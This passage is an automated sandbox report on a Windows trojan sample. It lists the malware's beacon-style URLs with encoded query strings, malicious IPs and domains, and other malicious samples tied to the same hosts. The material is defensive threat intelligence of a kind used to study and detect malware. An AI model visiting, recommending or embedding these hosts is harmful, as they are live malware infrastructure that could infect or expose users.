http://www.orchidandiris.com/sqra/?lzul=wRDL7BohbLBLJV&NBZl=zH8yL9FtafuknHUuv+0OAb189SbLD7IfmvNkOBi8bJNQNfTK09EYjoUTP6M+ilwbYPXy	false	• Avira URL Cloud: safe	unknown
http://www.ecomcourse.online/sqra/?NBZl=A685XXlO5s8wdT2GSl4VwObxhyaN1usH/ZDf3g436hkZTbYdTSv6UxS6ZdhF3LcC3Fcd&lzul=wRDL7BohbLBLJV	true	• Avira URL Cloud: malware	unknown
http://www.karizcustomizeme.com/sqra/?lzul=wRDL7BohbLBLJV&NBZl=+apFroP1TjGnxXEe5oaGEFG1FIGlVaZA9Y5GRttzGQ4z+BPhxNKjikjP31UiUH/cC1Iy	true	• Avira URL Cloud: safe	unknown
http://www.anadelalastra.art/sqra/?NBZl=lD4TJk9xsMd0/PL293fidflTFReEfYiBAFO2d5wZtfSldQt+n1O6CAKQlGZxKl5sANQQ&lzul=wRDL7BohbLBLJV	true	• Avira URL Cloud: safe	unknown
http://www.shopthen2.site/sqra/?lzul=wRDL7BohbLBLJV&NBZl=0hvqTGsG2LXykKa15oAG/2YmS9ez8HJt/56JneCT4XqEJpzhFqXtEbyiFIIf71vevGG9	true	• Avira URL Cloud: safe	unknown
http://www.muzhskoy-eskort.site/sqra/?NBZl=XY+ZErIRkQWtvrbZzW/Q2VqSgxI2oDXvZ0FX1dCtO5jFwgiNlKUf7p0wm51D3p8eN5aQ&lzul=wRDL7BohbLBLJV	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000005.0000000 0.236613725.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.59.242.153	www.simplyhealrhcareplans.com	United States		395082	BODIS-NJUS	true
198.185.159.144	ext-sq.squarespace.com	United States		53831	SQUARESPACEUS	false
144.76.207.76	www.muzhskoy-eskort.site	Germany		24940	HETZNER-ASDE	true
160.153.136.3	karizcustomizeme.com	United States		21501	GODADDY-AMSDE	true
118.27.122.19	www.luxel01.com	Japan		7506	INTERQGMOInternetIncJP	true
5.101.152.161	www.shopthen2.site	Russian Federation		198610	BEGET-ASRU	true
34.102.136.180	orchidandiris.com	United States		15169	GOOGLEUS	false
184.168.131.241	ecomcourse.online	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
108.186.210.142	www.huongdandidong.com	United States		54600	PEGTECHINCUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
3.223.115.185	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	United States		14618	AMAZON-AESUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383953
Start date:	08.04.2021
Start time:	12:59:21
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	LWlcpDjYIQ.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@15/10
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23.8% (good quality ratio 21.6%) • Quality average: 75% • Quality standard deviation: 30.8%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 23.54.113.53, 13.64.90.137, 52.147.198.201, 104.42.151.234, 104.43.139.144, 13.88.21.125, 95.100.54.203, 20.82.209.183, 13.107.4.50, 23.10.249.43, 23.10.249.26, 20.54.26.129, 20.82.209.104 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, elasticShed.au.au-msedge.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, skypedataprdcolcus16.cloudapp.net, afdap.au.au-msedge.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, au.au-msedge.net, Edge-Prod-ZRH.env.au.au-msedge.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, au.c-0001.c-msedge.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/383953/sample/LWlcpDjYIQ.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.59.242.153	RCS76393.exe	Get hash	malicious	Browse	• www.addthat.xyz/goei/?EzuXh6BP=WHzdRAWCNmljEZUdYknMeV5zI3m+uLt35kXWxc+UN/aPGTi9DTFvtLFMQ5OC8xESdqE/mkifJw==&RL0=rVvxj02xpd_lyz

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PaymentAdvice.exe	Get hash	malicious	Browse	• www.sgdivergence.com/c22b/?GPi8=cbaAnqZg13PDvDAp4rbrvZjl753VAJ/hVAzUOls5TeU5Jx4pkABxsKYQ71wwJK0guSYZ&ary=tXLpzhFpgBj4m
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• www.mybodtonheart.com/bei3/?8p=EZa0cv&2d=yiVLv/mU1trn0FqDcpsMmhM8eVaNKk/wrW0n1zaKB+0dUktd9YtDHn8fCzOxundmeb0pk/R87Q==
	RFQ_ V-21-Kiel-050-D02.xlsx	Get hash	malicious	Browse	• www.krishnagiri.info/nsag/?MDK0g=hPHybZPWty89zdC7zz6D1Y5bPXZXETq0TT3iYhuvTaEiGqMWh7BB5kcULROPrIgmxQ/f1w==&UB=hR-4brtxaT5D4f3
	New Order.exe	Get hash	malicious	Browse	• www.friendsed.com/ditf/?KvZpwPd=7CjyIVchQZXwoSp1jc0tC17NVLbOMlIdjZlIPcHCPGe34LEeqGe9fWkqZA8O62TU4Lu3&ARn=BjAtCdjxOrQ8pTgP
	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• www.simplyhealrhcareplans.com/sqra/?Rl=n3U7aY9a5ujS+qWiRfdW0plv/0Nv8djS+qMboD1ih5qiP+MT365v99ebZUVRUFJkYzoK&_jqT2L=gBg8BF3ptlc
	payment.exe	Get hash	malicious	Browse	• www.mybodtonheart.com/bei3/?M4YDYvh=yiVLv/mU1trn0FqDcpsMmhM8eVaNKk/wrW0n1zaKB+0dUktd9YtDHn8fCzCIiGxmJdo4&Rl=M48tiJch
	Order.exe	Get hash	malicious	Browse	• www.getbacklink.net/cugi/?BlL=15D5Rlw69THVEJtjRVEnjixvCWz0lM/dTd5neGnMhVDDO36KfpjGt1+SA4NLCUy6JvG/&EZXpx6=tXExBh8PdJwpH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PaymentInvoice.exe	Get hash	malicious	Browse	• www.sgdivergence.com/c22b/?9rgH70GX=cbaAnqZg13PDvDAp4rbrvZjl753VAJ/hVAzUOls5TeU5Jx4pkABxsKYQ72QgGrkYw3xe&LL0=X4XDHNl0z
	SB210330034.pdf.exe	Get hash	malicious	Browse	• www.tollisenschool.com/g7b/?8p=chLXzryXh&tL30J=IosHUe5U7sgPlvQ08qcmYS3dN02u+cj8WLYYiVwUOXtKG3qUsmBBVHLqljBtE+arhNut
	swift_76567643.exe	Get hash	malicious	Browse	• www.hicapitolize.com/m8es/?CVJ=sG6ecfng0YvqxX6BTfb7C0qDagoY2GDrv6xqwretuMrKP6q0Q4gvq6Z0725wPxuv0KtT&oX9=Txo8ntB0WBsp
	Request an Estimate_2021_04_01.exe	Get hash	malicious	Browse	• www.tollisenschool.com/g7b/?RzulnV=IosHUe5U7sgPlvQ08qcmYS3dN02u+cj8WLYYiVwUOXtKG3qUsmBBVHLqljBHbOqrlPmt&QL3=tTypTNm0gPD0F
	2021-04-01.exe	Get hash	malicious	Browse	• www.tollisenschool.com/g7b/?o2=iL30VlAxs&8pntMJ6P=IosHUe5U7sgPlvQ08qcmYS3dN02u+cj8WLYYiVwUOXtKG3qUsmBBVHLqlghXUv6T7qPq
	onbgX3WswF.exe	Get hash	malicious	Browse	• www.sgdivergence.com/c22b/?w6=cbaAnqZg13PDvDAp4rbrvZjl753VAJ/hVAzUOls5TeU5Jx4pkABxsKYQ72QgGrkYw3xe&1b=W6O4DXSP5
	ARBmDNJS7m.exe	Get hash	malicious	Browse	• www.bootstrapexpress.com/aqu2/?rPj0Qr6=nYriP3GcRBwukkcsj3Cw6qOl4UbADI9fnlgfdFCApi4mXX+dpAaC8djN6XYIns7fxRpg&tXrx=gdkpfvSpm

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Bista_094924,ppdf.exe	Get hash	malicious	Browse	• www.simplyhealrhcareplans.com/sqra/?EBZ=ZTIti4FxbnDxH&YVMp8pfx=n3U7aY9a5ujS+qWiRfdW0plv/0Nv8djS+qMboD1ih5qiP+MT365v99ebZUVRUFJkYzoK
	PO.1183.exe	Get hash	malicious	Browse	• www.dentalenhancments.com/god/?XDKPxrlh=EnxYEfX2deexTb058Y7c97BLkeqRbsEiixp341UOoiLWyojMB+48BbQ1WdyM7J0osU9+&anM=LjfLu4hPXh18f
	Scan-45679.exe	Get hash	malicious	Browse	• www.wwwrigalinks.com/gwam/?Bjq=CXJcwEGd359wd7S74zzuJNqJGNLbtnXn+r8vDW7RCwie8OTRcmbQ6IgfXutP9/RkpDpW&Efzxz2=2dut_L3xNbOxThN
	TT Remittance Copy.PDF.exe	Get hash	malicious	Browse	• www.creditcorecard.com/ihmh/?wP9=1bJfls8sWvOO1f7Vh8wqJhCF9whiFTpEYoud4iYCKocbr8IRO//r9FkTIR4//YxGu1lm&lZQ=7nbLunBhP
	DK Purchase Order 2021 - 00041.exe	Get hash	malicious	Browse	• www.atualizacao.net/vsk9/?GFQH8=DklfZSbfSG8rWu2eKGFDH5WZs9/qq3j2XcYy6rNlSIz25CVNqPMMuncxEVlgc+oIXeWq&llsp=gTULpTwpERQd0J
198.185.159.144	RCS76393.exe	Get hash	malicious	Browse	• www.pimpmyrecipe.com/goei/?EzuXh6BP=TTuxDc9EejbduYk8ZHEjlKcpN/O2EpBILXUKac8y6lhY4fajDGEqKXEgdN9L03N9MJzUHOy50w==&RL0=rVvxj02xpd_lyz

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO4308.exe	Get hash	malicious	Browse	• www.alchemistslibrary.com/pnqr/?X2JtjTX8=z9nKZcvAPWzUQhY9y3T5XVlzOkQhxhUtd7CKHZyMoghVgOSKx+Fjs7sJEQh08Ts7gk8yJD62ag==&bl=TVItEdNXpFHh
	TazxfJHRhq.exe	Get hash	malicious	Browse	• www.thehoisticbirthco.com/evpn/?JDK8ix=x0ZJTajXylflf9w1AOLp4z6MEeP0j5bmDWx3E2oNmzw2lecwih58OZgaRC+Q9k1hI2JG&w4=jFNp36Ihu
	Order Inquiry.exe	Get hash	malicious	Browse	• www.getgenevieved.com/r4ei/?9rQl2=wFNtQXbP&t6Ad=lOfuxtPF4il1Jf5EERhirk3Wdt+b9SUzBWaFyElm1rRKZL2x7wuCbVuufCM8qdhuJ86n
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• www.cindybelardo.com/qqeq/?oX=dLvWoyYzKTWvJDoMFkksqqSDwqODaAlE6DnRYqazt3fnGgf3WgjjWBSyr976CPGLkKL8&sBZ8qr=Fxl8FxGPjJo8-
	New Order.exe	Get hash	malicious	Browse	• www.radiorejekts.com/gwam/?Iry=ONtj9W7nV9ZGpEHVJNfDlWrNbkpYgiFClGnoUoEoQiKZyCXOLwMg6K6LKjWWFncBTlNA&ob30vr=S0Glx8
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMASANGAN.exe	Get hash	malicious	Browse	• www.cindybelardo.com/qqeq/?UR-TRLn=dLvWoyYzKTWvJDoMFkksqqSDwqODaAlE6DnRYqazt3fnGgf3WgjjWBSyr+bASemz+tq7&P6u=Hb9l0TTXQ4NLhX
	New PO#700-20-HDO410444RF217,pdf.exe	Get hash	malicious	Browse	• www.xomonroe.com/evh4/?vR-lx=mUKuFt7Jt/u71c4PSt38ziCZS3BUg2e8LD2S6eZiZC4IumnTujc05pOAm4tUdXdaGNCmokeSA==&E8LHll=jfIX5LDxkxdhJTgP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Month.exe	Get hash	malicious	Browse	• www.ussouthernhome.com/nppk/?kflXa4=PcNj3q/CMcdvPYJC9A1ueSg5wRTqWaK9K+KWTMGfE5xIowphBNT+eHYPWkjoOWig7+Qi&XP0=ybFLQT2H0FsXBx
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• www.markroberstickeer.com/aun3/?YrIHdvPX=r/YBW9ssF3S+2poRG61gcf3j1YCgKIjwgQz6XW4ODbs5DL3PWKC9kUAY5ABsTG3sD74i&Dzut_N=3fm0
	new built.exe	Get hash	malicious	Browse	• www.amymako.com/klf/?TlX=YvLT&t8o=YIBPr2PP4TUydPzAxpqYzoT8Fd3d4uq1lz450j/EP32B3j2OHU2eBgUME3q0XrkiC9k9
	Invoice.xlsx	Get hash	malicious	Browse	• www.aratssycosmetics.com/iu4d/?L2JH=uKRUrjhLA6aGoerdjROgrXpkE9A34BbuVfDDyYeArPtVUwLJNjfP2xipo2Au/YQGKskRiw==&0n=fxlp
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• www.egofickle.com/rrrq/?0R-LTpD=fIBAwtBUc2AtuFdzEcCTdBR4iqwx1dALhor1r45uJJNE7oTAKP6XpVhMc7NBwxyLLq7z&uDKlwt=XPiPwvlxrzD
	Bista_094924,ppdf.exe	Get hash	malicious	Browse	• www.anadelalastra.art/sqra/?EBZ=ZTIti4FxbnDxH&YVMp8pfx=lD4TJk9xsMd0/PL293fidflTFReEfYiBAFO2d5wZtfSldQt+n1O6CAKQlGZxKl5sANQQ
	SHIPPING DOCUMENTS.exe	Get hash	malicious	Browse	• www.238olive.com/klf/?2d8=rhE1aKYrK3koE+pmz9VaVxftp+vdw8+avUxfPqYILSGoF3JOgjBtvswgsokuHBHrC7nI&Lxl=BRg8bD

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	invoice bank.xlsx	Get hash	malicious	Browse	• www.susanlevinedesign.com/aqu2/?_nO8YBS=OFrxr2AG5sLOiC43MRnhB8o53CAdFk4SvtI8ZSN28mbVlFBwADBBAWKkltJEya8/hH0wnw==&bxop=FZm0mNKHSv9Pklc
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• www.anewdistraction.com/p2io/?n8Ehjz3=ia0dgIkdnBZILDuo3zp8eo0tNiPxoXJfkPpt6P05AAGh3ZPzSagLTNX+xDwAHOv6iOkY&JtxH=XPs0s4JPf
	Y79FTQtEqG.exe	Get hash	malicious	Browse	• www.susanlevinedesign.com/aqu2/?8pdLW0th=OFrxr2AD5rLKiS07ORnhB8o53CAdFk4SvtQsFRR34GbUl0t2HTQNWSymmIl4p6IMuGhA&axo=tVBlCVNXaRgL
	Copia de Pago.exe	Get hash	malicious	Browse	• www.seven-sky-design.com/8zdn/?Tr=UA0JRRNNGgyCrLEeFSYc4fkbt600OjnT6M+PknAARvSCalKfl3PdvOrZ8sJOOFcGNxy42YqhWw==&SX=dnTDePe8Qj3d6d-
	Scan copy 24032021_jpeg.exe	Get hash	malicious	Browse	• www.ladyirdatl.com/mdi/?DvU40z=gbTtoHWH1f&ArR=5cMaopyOujvaeqV9h79kD2ccJVSTeajotkRPxuWGSEYGhWshDn/S1XozbhbkImNZiAOP

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	PaymentAdvice.exe	Get hash	malicious	Browse	• 3.223.115.185
	BL01345678053567.exe	Get hash	malicious	Browse	• 3.223.115.185
	New Order.exe	Get hash	malicious	Browse	• 3.223.115.185
	BL84995005038483.exe	Get hash	malicious	Browse	• 3.223.115.185
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 3.223.115.185
	SB210330034.pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	YMvYmQQyCz4gkqA.exe	Get hash	malicious	Browse	• 3.223.115.185
	executable.2772.exe	Get hash	malicious	Browse	• 3.223.115.185
	onbgX3WswF.exe	Get hash	malicious	Browse	• 3.223.115.185
	Swift001_jpg.exe	Get hash	malicious	Browse	• 3.223.115.185
	Scan-45679.exe	Get hash	malicious	Browse	• 3.223.115.185
	TT Remittance Copy.PDF.exe	Get hash	malicious	Browse	• 3.223.115.185
	PO-108561.exe	Get hash	malicious	Browse	• 3.223.115.185

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SWIFT COPY_pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	emergency.vbs	Get hash	malicious	Browse	• 3.223.115.185
	yx8DBT3r5r.exe	Get hash	malicious	Browse	• 3.223.115.185
	Po # 6-10331.exe	Get hash	malicious	Browse	• 3.223.115.185
	4849708PO # RMS0001.exe	Get hash	malicious	Browse	• 3.223.115.185
	order samples 056-062 _pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	NRfnt8tK24.exe	Get hash	malicious	Browse	• 3.223.115.185
www.simplyhealrhcareplans.com	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• 199.59.242.153
	Bista_094924,ppdf.exe	Get hash	malicious	Browse	• 199.59.242.153
www.huongdandidong.com	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• 108.186.210.142
www.kaashir.com	Bista_094924,ppdf.exe	Get hash	malicious	Browse	• 208.91.197.27
ext-sq.squarespace.com	TazxfJHRhq.exe	Get hash	malicious	Browse	• 198.185.159.144
	Order Inquiry.exe	Get hash	malicious	Browse	• 198.185.159.144
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 198.185.159.144
	New Order.exe	Get hash	malicious	Browse	• 198.49.23.144
	New Order.exe	Get hash	malicious	Browse	• 198.185.159.144
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMASANGAN.exe	Get hash	malicious	Browse	• 198.185.159.144
	DHL Shipping Documents.exe	Get hash	malicious	Browse	• 198.49.23.145
	New PO#700-20-HDO410444RF217,pdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	New Month.exe	Get hash	malicious	Browse	• 198.185.159.144
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 198.185.159.144
	new built.exe	Get hash	malicious	Browse	• 198.185.159.144
	Invoice.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 198.185.159.144
	Bista_094924,ppdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	Scan-45679.exe	Get hash	malicious	Browse	• 198.185.159.145
	products order pdf.exe	Get hash	malicious	Browse	• 198.49.23.144
	Gt8AN6GiOD.exe	Get hash	malicious	Browse	• 198.185.159.144
	1LHKlbcoW3.exe	Get hash	malicious	Browse	• 198.49.23.145
	fNiff08dxi.exe	Get hash	malicious	Browse	• 198.185.159.144
	Bs04AQyK2o.exe	Get hash	malicious	Browse	• 198.185.159.145

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
BODIS-NJUS	RCS76393.exe	Get hash	malicious	Browse	• 199.59.242.153
	PaymentAdvice.exe	Get hash	malicious	Browse	• 199.59.242.153
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 199.59.242.153
	RFQ_ V-21-Kiel-050-D02.xlsx	Get hash	malicious	Browse	• 199.59.242.153
	New Order.exe	Get hash	malicious	Browse	• 199.59.242.153
	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• 199.59.242.153
	payment.exe	Get hash	malicious	Browse	• 199.59.242.153
	Order.exe	Get hash	malicious	Browse	• 199.59.242.153
	PaymentInvoice.exe	Get hash	malicious	Browse	• 199.59.242.153
	SB210330034.pdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	swift_76567643.exe	Get hash	malicious	Browse	• 199.59.242.153
	Request an Estimate_2021_04_01.exe	Get hash	malicious	Browse	• 199.59.242.153
	2021-04-01.exe	Get hash	malicious	Browse	• 199.59.242.153
	onbgX3WswF.exe	Get hash	malicious	Browse	• 199.59.242.153
	ARBmDNJS7m.exe	Get hash	malicious	Browse	• 199.59.242.153
	Bista_094924,ppdf.exe	Get hash	malicious	Browse	• 199.59.242.153
	PO.1183.exe	Get hash	malicious	Browse	• 199.59.242.153

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Scan-45679.exe	Get hash	malicious	Browse	• 199.59.242.153
	TT Remittance Copy.PDF.exe	Get hash	malicious	Browse	• 199.59.242.153
	DK Purchase Order 2021 - 00041.exe	Get hash	malicious	Browse	• 199.59.242.153
SQUARESPACEUS	RCS76393.exe	Get hash	malicious	Browse	• 198.185.159.144
	PO4308.exe	Get hash	malicious	Browse	• 198.185.159.144
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 198.185.159.144
	Order Inquiry.exe	Get hash	malicious	Browse	• 198.185.159.144
	PO#41000055885.exe	Get hash	malicious	Browse	• 198.49.23.144
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 198.185.159.144
	New Order.exe	Get hash	malicious	Browse	• 198.49.23.144
	New Order.exe	Get hash	malicious	Browse	• 198.185.159.144
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMASANGAN.exe	Get hash	malicious	Browse	• 198.185.159.144
	DHL Shipping Documents.exe	Get hash	malicious	Browse	• 198.49.23.145
	New PO#700-20-HDO410444RF217,pdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	New Month.exe	Get hash	malicious	Browse	• 198.185.159.144
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 198.185.159.144
	new built.exe	Get hash	malicious	Browse	• 198.185.159.144
	Invoice.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 198.185.159.144
	Bista_094924,ppdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	SHIPPING DOCUMENTS.exe	Get hash	malicious	Browse	• 198.185.159.144
	invoice bank.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	Scan-45679.exe	Get hash	malicious	Browse	• 198.185.159.145
HETZNER-ASDE	1wOdXavtlE.exe	Get hash	malicious	Browse	• 88.99.66.31
	eQLPRPErea.exe	Get hash	malicious	Browse	• 135.181.58.27
	vbc.exe	Get hash	malicious	Browse	• 195.201.179.80
	vgUgvbLjyI.exe	Get hash	malicious	Browse	• 195.201.225.248
	Rechnung.doc	Get hash	malicious	Browse	• 46.4.51.158
	6IGbftBsBg.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.W32.AIDetect.malware2.22480.exe	Get hash	malicious	Browse	• 195.201.225.248
	Revised Invoice No CU 7035.exe	Get hash	malicious	Browse	• 78.46.133.81
	ikoAlmKWvI.exe	Get hash	malicious	Browse	• 88.99.66.31
	V7UnYc7CCN.exe	Get hash	malicious	Browse	• 88.99.66.31
	uTQdPoKj0h.exe	Get hash	malicious	Browse	• 95.217.123.103
	uTQdPoKj0h.exe	Get hash	malicious	Browse	• 95.217.123.103
	Updated SOA.xlsx	Get hash	malicious	Browse	• 136.243.92.92
	SecuriteInfo.com.W32.AIDetect.malware1.16239.exe	Get hash	malicious	Browse	• 195.201.225.248
	SecuriteInfo.com.W32.AIDetect.malware1.23167.exe	Get hash	malicious	Browse	• 195.201.225.248
	receipt-xxxx.htm	Get hash	malicious	Browse	• 88.99.136.47
	comprobante de pago bancario.exe	Get hash	malicious	Browse	• 168.119.91.111
	April_2021_Purchase_Order_000000000000000000000000.pdf.exe	Get hash	malicious	Browse	• 95.217.195.80
	PAY-INV-1007.exe	Get hash	malicious	Browse	• 95.217.195.80
	40JHtWiswn.exe	Get hash	malicious	Browse	• 195.201.225.248

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\e68h9be2heenoc	
Process:	C:\Users\user\Desktop\LWlcpDjYIQ.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.9587705785959235
Encrypted:	false
SSDEEP:	192:zBZehDwnmMs0HO/tFfb1WE8w0OwBTV+XPm8s:fNnfuFl/p0OwBTVom8s
